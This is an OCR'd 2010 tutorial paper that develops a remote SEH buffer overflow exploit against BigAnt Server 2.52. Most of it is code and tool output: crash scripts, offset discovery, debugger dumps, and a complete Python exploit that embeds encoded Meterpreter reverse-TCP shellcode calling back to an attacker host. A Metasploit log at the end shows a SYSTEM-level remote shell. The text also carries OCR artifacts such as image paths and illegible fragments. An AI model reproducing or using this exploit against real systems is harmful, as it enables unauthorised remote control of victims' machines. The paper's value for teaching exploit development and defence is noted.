
"We work in the dark — we do what we can — we give what we ha

Our doubt is our passion and our passion is our task.

The rest is the madness of art." –Henry James

2010

Remote Buffer Overflow Exploits



```
msf > use exploit/multi/handler
reverse_tcpmsf exploit(handler) > set PAYLOAD windows/mete
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf exploit(handler) > exploit

[*] Started reverse handler on port 4444
[*] Starting the payload handler...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Amit Malik(DZZ or DouBle_Zer0)

m.amit30@gmail.com

whitehats

1/4/2010

Note: KEEP OUT OF REACH OF CHILDREN. DANGER/SOFTWARE-POISON

Note: This paper is the good explanation of my {final} video on exploit development basics.

Introduction:

"A remote exploit works over a network and exploits the security vulnerability without any prior access to the vulnerable system." –Wikipedia

In this paper I will try to explain the concepts of Remote Buffer overflow exploits from a practical perspective. This paper doesn't not explain the concepts of O.S and Processor that are very necessary to understand the exploit development process, doesn't matter that you are messing with a complex application or a simple application. So it is assumed that readers have some background knowledge about exploits.

Application under Observation: BigAnt Server v2.52

Vulnerability: A vulnerability has been identified in BigAnt Server, which could be exploited by remote attackers to compromise a vulnerable system. This issue is caused by a buffer overflow when processing an overly long "USV" request, which could be exploited by remote attackers to crash an affected server or execute arbitrary code by sending a specially crafted packet to port 6660/TCP. –Vupen (http://www.vupen.com/english/advisories/2009/3657)

As you can see in the advisory that application is prone to buffer overflow, notice the request "USV" . So on the basis of this information we start our journey of exploit development.

Development process:

Ok to verify the vulnerability we quickly write a python script that will send the 3000 A's(you can choose this value according to your needs ☺) to the application with "USV" request.

Script:


```
#!/usr/bin/python
```

```
#Author: DouBle_Zer0

import sys, socket

host = sys.argv[1] #command line argument

buffer = “\x41” * 3000

s = socket.socket(socket.AF_INET, socket.SOCK_STRAEM) #for Tcp

s.connect((host,6660))

s.send(“USV “ + buffer + “\r\n\r\n”)

s.close()

#End
```

```
chmod u+x bigant.py
```

we execute the script..

Now



Server Name	Description	Port	Type	Status
AntServer	BigAnt Messaging Service	6660	TCP	Stopped
AVServer	BigAnt Audio&Video Service	[illegible]	UDP	Running
AntDS	BigAnt Document Service	6661	TCP	Running

As you can see in the figure that application status is “stopped” means it verify that application is vulnerable to buffer overflow and it also gives us an idea that 3000 A’s are enough to trigger the overflow. Now our next step is to find out the type of overflow means direct EIP overwrite or SEH(Structured Exception Handler) overwrite and the correct offset means after how many bytes EIP and SEH overwrite occur. On the basis of background application study I can say that direct EIP overwrite is not possible but application allow SEH overwrite so we exploit the application using SEH overwrite method. Now we have to find out the offset, means after how many bytes SEH overwrite occur. To do this we will use metasploit pattern_create script that generate random sequence string.


On backtrack 4 navigate to /pentest/exploits/framework3/tools

Execute ./pattern_create.rb 3000   copy and paste the output in the above script. Now script looks like this.

```
#!/usr/bin/python

#Author: DouBle_Zer0

import sys, socket

host = sys.argv[1] #command line argument

buffer = ("Aa0Aa1Aa2Aa3Aa……..v4Dv5Dv6Dv7Dv8Dv9") #size 3000

s = socket.socket(socket.AF_INET, socket.SOCK_STRAEM) #for Tcp

s.connect((host,6660))

s.send("USV " + buffer + "\r\n\r\n")

s.close()

#End
```

Now attach the application to the DEBUGGER (ollydbg or immunity olly or any other)


In Debugger(immunity or ollydbg) go to File→attach and choose AntServer tcp 6660 and click on attach button. Then click on debugger start button.


Immunity Debugger - AntServer.exe - [CPU - thread 000000B0, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?

Now everything is up and running. execute the script..

./bigant.py 192.168.1.2

Our debugger look like this…


View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
seh chain

```
F  . F3:A5          REP MOVS DWORD PTR ES:[EDI],DWORD PTR D:
1  . 8BC8           MOV ECX,EAX
3  . 83E1 03        AND ECX,3
6  . F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
8  . 8B4C24 18      MOV ECX,DWORD PTR SS:[ESP+18]
C  . 51             PUSH ECX
D  . E8 AE000000    CALL AntServe.004760D0
2  . 8B9424 300400( MOV EDX,DWORD PTR SS:[ESP+430]
9  . 83C4 08        ADD ESP,8
C  . 6A 00          PUSH 0                                  ┌hTemplateFile =
E  . 68 80000000    PUSH 80                                 │Attributes = NOR
3  . 6A 04          PUSH 4                                  │Mode = OPEN_ALWA
5  . 6A 00          PUSH 0                                  │pSecurity = NULL
7  . 6A 00          PUSH 0                                  │ShareMode = 0
9  . 68 000000C0    PUSH C0000000                           │Access = GENERIC
E  . 52             PUSH EDX                                │FileName
F  . FF15 58844D00  CALL DWORD PTR DS:[<&KERNEL32.CreateFil └CreateFileA
5  . 6A 02          PUSH 2                                  ┌Origin = FILE_EN
7  . 8BF0           MOV ESI,EAX                             │
9  . 6A 00          PUSH 0                                  │pOffsetHi = NULL
B  . 6A 00          PUSH 0                                  │OffsetLo = 0
D  . 56             PUSH ESI                                │hFile
E  . C78424 300400( MOV DWORD PTR SS:[ESP+430],1            │
9  . FF15 74834D00  CALL DWORD PTR DS:[<&KERNEL32.SetFilePo └SetFilePointer
F  . 8D4424 10      LEA EAX,DWORD PTR SS:[ESP+10]
3  . 6A 00          PUSH 0                                  ┌pOverlapped = NU
5  . 50             PUSH EAX                                │pBytesWritten
6  . 8D4C24 1C      LEA ECX,DWORD PTR SS:[ESP+1C]           │
A  . 55             PUSH EBP                                │nBytesToWrite
B  . 51             PUSH ECX                                │Buffer
C  . 56             PUSH ESI                                │hFile
D  . FF15 78834D00  CALL DWORD PTR DS:[<&KERNEL32.WriteFile └WriteFile
3  . 6A FF          PUSH -1
5  . 8D8C24 300400( LEA ECX,DWORD PTR SS:[ESP+430]
C  . E8 3ECB0300    CALL AntServe.004B2BBF
1  . 56             PUSH ESI                                ┌hObject
0015D (decimal 349.)
]=[00B05B94]=62433562
```

```
Registers (FPU)
EAX 00000BFF
ECX 0000015D
EDX 013CF978 ASCII "2010-01-04 00:21:34:USV error - no esssion, sessionID='' ,
EBX 00000003
ESP 013CF960
EBP 00000BFE
ESI 00B05B94 ASCII "b5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd
EDI 013D0000

EIP 0047600F AntServe.0047600F

C 1  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000207 (NO,B,NE,BE,NS,PE,GE,G)

ST0 empty %#.19L
ST1 empty 0.0
ST2 empty 0.0
ST3 empty -UNORM A128 00000000 00000000
ST4 empty -UNORM FBCC 00000028 00000000
ST5 empty +UNORM 09B8 00000011 7C910732
ST6 empty +UNORM 06EB 00CCFBA4 00000000
ST7 empty -UNORM FDF8 000003E3 7C90EE18
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Hex dump                  ASCII
0 00 00 00 00 E8 24 4B 00 ....‡$K.
8 17 25 4B 00 49 25 4B 00 ↨%K.I%K.
0 7B 25 4B 00 3E D9 4B 00 {%K.>┘K.
8 88 DB 4B 00 06 EF 4B 00 ê█K.♠∩K.
0 46 EF 4B 00 29 F0 4B 00 F∩K.)≡K.
8 46 FA 4B 00 1F F3 4B 00 F·K.▼≤K.
0 45 F3 4B 00 62 F9 4B 00 E≤K.b∙K.
8 B4 1B 40 00 7E 22 40 00 ┤←@.~"@.
0 B4 2A 40 00 E5 2E 40 00 ┤*@.σ.@.
8 54 35 40 00 3B 4F 40 00 T5@.;O@.
0 DE 6E 40 00 39 7F 40 00 ▐n@.9⌂@.
8 FC 99 40 00 7E A7 40 00 ⁿÖ@.~º@.
0 02 AD 40 00 D1 AD 40 00 ☻¡@.╤¡@.
8 52 AE 40 00 4A B2 40 00 R«@.J▓@.
0 39 BD 40 00 65 E6 40 00 9╜@.eµ@.
8 7F 46 41 00 FD 48 41 00 ⌂FA.²HA.
0 1E 49 41 00 5A 49 41 00 ▲IA.ZIA.
```

```
013CFD58   39654238 8Be9
013CFD5C   42306642 Bf0B
013CFD60   66423166 f1Bf
013CFD64   33664232 2Bf3
013CFD68   42346642 Bf4B
013CFD6C   66423566 f5Bf
013CFD70   [illegible]
013CFD74   42386642 Bf8B
013CFD78   67423966 f9Bg
013CFD7C   31674230 0Bg1 Pointer to next SEH record
013CFD80   42326742 Bg2B SE handler
013CFD84   67423367 g3Bg
013CFD88   35674234 4Bg5
013CFD8C   [illegible]
013CFD90   67423767 g7Bg
013CFD94   39674238 8Bg9
013CFD98   42306842 Bh0B
013CFD9C   68423168 h1Bh
013CFDA0   33684232 2Bh3
```

As you can see in the debugger that pointer to SEH record and SE handler are overwritten with our random data means

013CFD7C   **31674230**   0Bg1   Pointer to next SEH record

013CFD80   **42326742**   Bg2B   SE handler

Now copy 42326742 and go back to metasploit tools and execute

./pattern_offset 42326742 3000

And the output will be 966 means after 966 bytes our seh overwrite occur. Minus 4 bytes for next seh record and now we have **962** bytes. That's all we need. Now our task is to find out the pop pop ret. But before that I would like to explain something. In a general seh overflow exploit we overwrite the SE Handler with pop pop ret and pointer to next Seh record with a short jump that jump over the SE handler. Means situation looks like this..

```
[aaaa…][short jump][pop pop ret][nops..][shellcode][nops]
                ^-------------------------→^
```

Short jump jump over pop pop ret and we land into nops and then execute shellcode.

But in this paper I am using a different approach, and this approach is most widely used to bypass safe seh. Means rather than to jump over SE Handler why not to jump back via short jump.. means the situation looks like this..

```
[nops][shellcode][near jump][short jump][pop pop ret]
   ^←-----------------^  ^←-----------<^
```

See the difference between both diagrams..take some time to understand this..

Now question is why to use Two jumps?.. because we can not jump 900 bytes back via short jump so we have to use a near jump. We first jump on the near jump via short jump and then jump back to nops via near jump, and Technically speaking we can partial overwrite the SE Handler(pop pop ret) as we do in most of the cases and that work fine for most of the applications.. But application(BigAnt Server) is slightly different and don't allow the partial overwrite.(slightly play with application and indentify the problem ☺)

Now it's time to search for a pop pop ret, you can use findjump tool or debuggers to find out the addresses. The address I am using is 0f9a3295.

So the final exploit structure is..

[nops][shellcode][nops][near jump][short jump][pop pop ret]

Nops = “\x90” * 20

Shellcode = from metasploit #using 643 byte shellcode

Nops = “\x90” * 294

Near jump = “\xe9\x4c\xfc\xff\xff”   #jump into nop sled (5bytes)

------------962 bytes---

Short jump = “\xeb\xf9\x90\x90” #jump 5 byte back means on near jump

Pop pop ret = “\x95\x32\x9a\x0f” #little endian

Due to application constraints we have to add some garbage after pop pop ret and this is the main reason that we can’t partial overwrite the register.

Garbage = “\x41” * 1000

Now everything is in position butt.. where is shellcode ok let’s generate a reverse meterpreter shellcode.

Command:

```
#./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.3 R |
./msfencode -e x86/alpha_mixed -t c
```

Notice the pipe (|) in the above command (after R).. Ok now everything is ready. Put all things in the script..

```
#!/usr/bin/python

#BigAnt Server 2.52 remote buffer overflow exploit 2
#Author: DouBle_Zer0
#Vulnerability discovered by Lincoln
#a another version of the original exploit (by Lincoln)
#application is little hazy..

import sys,socket

host = sys.argv[1]
buffer= "\x90" * 20
```

```
#./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.3 R |
./msfencode -e x86/alpha_mixed -t c
#size 643 byte
buffer+= ("\x89\xe1\xd9\xce\xd9\x71\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x49"
"\x6c\x49\x78\x4c\x49\x47\x70\x43\x30\x47\x70\x45\x30\x4f\x79"
"\x4a\x45\x50\x31\x49\x42\x45\x34\x4e\x6b\x42\x72\x50\x30\x4e"
"\x6b\x50\x52\x44\x4c\x4c\x4b\x51\x42\x47\x64\x4e\x6b\x51\x62"
"\x44\x68\x46\x6f\x4d\x67\x50\x4a\x51\x36\x45\x61\x4b\x4f\x44"
"\x71\x49\x50\x4c\x6c\x45\x6c\x50\x61\x43\x4c\x44\x42\x46\x4c"
"\x51\x30\x4a\x61\x4a\x6f\x44\x4d\x46\x61\x4a\x67\x4b\x52\x4a"
"\x50\x42\x72\x50\x57\x4c\x4b\x42\x72\x44\x50\x4e\x6b\x42\x62"
"\x45\x6c\x47\x71\x48\x50\x4c\x4b\x51\x50\x42\x58\x4b\x35\x49"
"\x50\x50\x74\x50\x4a\x47\x71\x48\x50\x50\x50\x4c\x4b\x43\x78"
"\x46\x78\x4e\x6b\x51\x48\x47\x50\x43\x31\x49\x43\x49\x73\x47"
"\x4c\x51\x59\x4c\x4b\x45\x64\x4c\x4b\x43\x31\x4b\x66\x44\x71"
"\x49\x6f\x50\x31\x4f\x30\x4e\x4c\x49\x51\x48\x4f\x46\x6d\x43"
"\x31\x4a\x67\x44\x78\x49\x70\x51\x65\x4a\x54\x45\x53\x51\x6d"
"\x4a\x58\x45\x6b\x43\x4d\x51\x34\x43\x45\x48\x62\x43\x68\x4e"
"\x6b\x46\x38\x51\x34\x43\x31\x4b\x63\x45\x36\x4e\x6b\x44\x4c"
"\x50\x4b\x4c\x4b\x43\x68\x47\x6c\x46\x61\x4e\x33\x4c\x4b\x44"
"\x44\x4c\x4b\x47\x71\x4a\x70\x4c\x49\x43\x74\x51\x34\x51\x34"
"\x43\x6b\x51\x4b\x50\x61\x42\x79\x51\x4a\x46\x31\x4b\x4f\x49"
"\x70\x46\x38\x43\x6f\x51\x4a\x4e\x6b\x42\x32\x48\x6b\x4d\x56"
"\x43\x6d\x50\x68\x46\x53\x46\x52\x45\x50\x43\x30\x43\x58\x43"
"\x47\x50\x73\x50\x32\x43\x6f\x42\x74\x45\x38\x50\x4c\x43\x47"
"\x46\x46\x47\x77\x49\x6f\x4b\x65\x4c\x78\x4e\x70\x45\x51\x47"
"\x70\x47\x70\x45\x79\x48\x44\x43\x64\x42\x70\x42\x48\x44\x69"
"\x4b\x30\x42\x4b\x47\x70\x4b\x4f\x48\x55\x50\x50\x46\x30\x46"
"\x30\x46\x30\x43\x70\x50\x50\x47\x30\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x49\x70\x4b\x4f\x4b\x65\x4a\x37\x50\x6a\x44"
"\x45\x43\x58\x4f\x30\x4e\x48\x47\x71\x44\x43\x45\x38\x45\x52"
"\x43\x30\x44\x51\x43\x6c\x4e\x69\x49\x76\x50\x6a\x42\x30\x50"
"\x56\x46\x37\x50\x68\x4a\x39\x4d\x75\x44\x34\x50\x61\x4b\x4f"
"\x4b\x65\x4f\x75\x4b\x70\x42\x54\x44\x4c\x4b\x4f\x42\x6e\x47"
"\x78\x44\x35\x4a\x4c\x43\x58\x4a\x50\x48\x35\x4d\x72\x43\x66"
"\x4b\x4f\x4a\x75\x50\x6a\x47\x70\x43\x5a\x45\x54\x46\x36\x43"
"\x67\x42\x48\x44\x42\x49\x49\x4f\x38\x51\x4f\x4b\x4f\x4b\x65"
"\x4e\x6b\x47\x46\x50\x6a\x51\x50\x42\x48\x45\x50\x42\x30\x43"
"\x30\x45\x50\x50\x56\x42\x4a\x45\x50\x42\x48\x51\x48\x4c\x64"
"\x46\x33\x4a\x45\x49\x6f\x4e\x35\x4a\x33\x43\x63\x42\x4a\x45"
"\x50\x46\x36\x43\x63\x50\x57\x50\x68\x44\x42\x48\x59\x4f\x38"
"\x43\x6f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x51\x39\x4f\x36\x4c"
"\x45\x49\x66\x43\x45\x48\x6c\x4b\x73\x44\x4a\x41\x41")
buffer+= "\x90" * 294
buffer+= "\xe9\x4c\xfc\xff\xff"  #near jmp -----> shellcode
buffer+= "\xeb\xf9\x90\x90"      #short jmp ----> near jmp
buffer+= "\x95\x32\x9a\x0f"      #p/p/r(partial overwrite is not possible as
far as i know)
buffer+= "\x41" * 1000           #play
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,6660))
s.send("USV " + buffer + "\r\n\r\n")
```


```
s.close()
```

OR

http://www.exploit-db.com/exploits/10973

Start metasploit multi handler and boom meterpreter shell is in your hands..Now you can control the remote machine and can do anything means anything…

Fig:



```
root@bt:/pentest/exploits/framework3# ./msfconsole

DDDDD                  BBBBB  lll         ZZZZZ                 OOOOO
DD  DD   oooo  uu   uu BB   B  lll    eee      ZZ   eee   rr rr  OO   OO
DD   DD oo   oo uu   uu BBBBBB lll ee    e    ZZ   ee    e rrr   r OO   OO
DD   DD oo   oo uu   uu BB   BB lll eeeee    ZZ   eeeee  rr      OO   OO
DDDDDD   oooo   uuuu u BBBBBB  lll  eeeee  ZZZZZ  eeeee rr       OOOOO


       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 487 exploits - 225 auxiliary
+ -- --=[ 262 payloads - 23 encoders - 8 nops
       =[ svn r8021 updated 6 days ago (2009.12.29)

msf > use exploit/multi/handler
reverse_tcpmsf exploit(handler) > set PAYLOAD windows/meterpreter/
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf exploit(handler) > exploit

[*] Started reverse handler on port 4444
[*] Starting the payload handler...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:1182)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

For Videos and other stuff visit:

http://www.vimeo.com/doublezer0/videos

Findjump Tool:

http://godr.altervista.org/index.php?mod=none_Fdplus&fdaction=download&url=sections/Download/useful_tools/findjmp2.zip

Stuff:

Advisory to Exploit ***Using*** Metasploit:
www.**metasploit**.com/redmine/attachments/download/95

http://www.ngssoftware.com/papers/

http://www.intel.com/products/processor/manuals/

http://www.uninformed.org/

http://www.corelan.be:8800/index.php/category/security/exploits/

http://www.offensive-security.com/metasploit-unleashed/

http://www.exploit-db.com/papers

https://www.securinfos.info/english/security-papers-hacking-whitepapers.php

~~~~~~~~~~~~~~~~~~~~~~~THE END~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~